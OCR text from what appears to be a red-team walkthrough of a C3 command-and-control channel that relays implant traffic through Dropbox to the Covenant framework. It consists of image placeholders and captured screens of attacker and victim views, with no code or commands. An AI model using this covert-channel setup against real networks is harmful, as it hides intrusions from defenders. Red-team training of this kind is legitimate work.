






Diagram Showing the Overview of the Process




C3 CHANNEL – DROPBOX (VICTIM)










Victim's view after executing the implant from C3


Dropbox
Dropbox
Starred
App Center
Starred folders
Star folders or drag them here for quick access
Apps
guidem-drop
guidemdropbox
Upgrade account
Personal
Search
GA
Share
Apps
Click here to describe this folder and turn it into a Space
Show examples
Pin or drag files and folders here for quick access
1 folder
Add
Name
Modified
Recent activity
guidem-drop
10/9/20, 6:21 am
guidemdropbox
10/9/20, 6:26 am
Select a file to see comments, activity, and more details



Covenant
Not secure
127.0.0.1:7443/listener
C3
COVENANT
Welcome, guidem!
Logout
Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users
Listeners
Listeners
Profiles
Name
ListenerType
Status
StartTime
ConnectAddresses
ConnectPort
+ Create
Page 1 of 1



LABS
Gateway Selection
Gateways
guidem-drop - fd1bfdb09a8f8eae
guidem-drop


Relays
Interfaces
Commands
No relays found...
Result: 0
Items per page: 5

C3 CHANNEL – DROPBOX (ATTACKER)

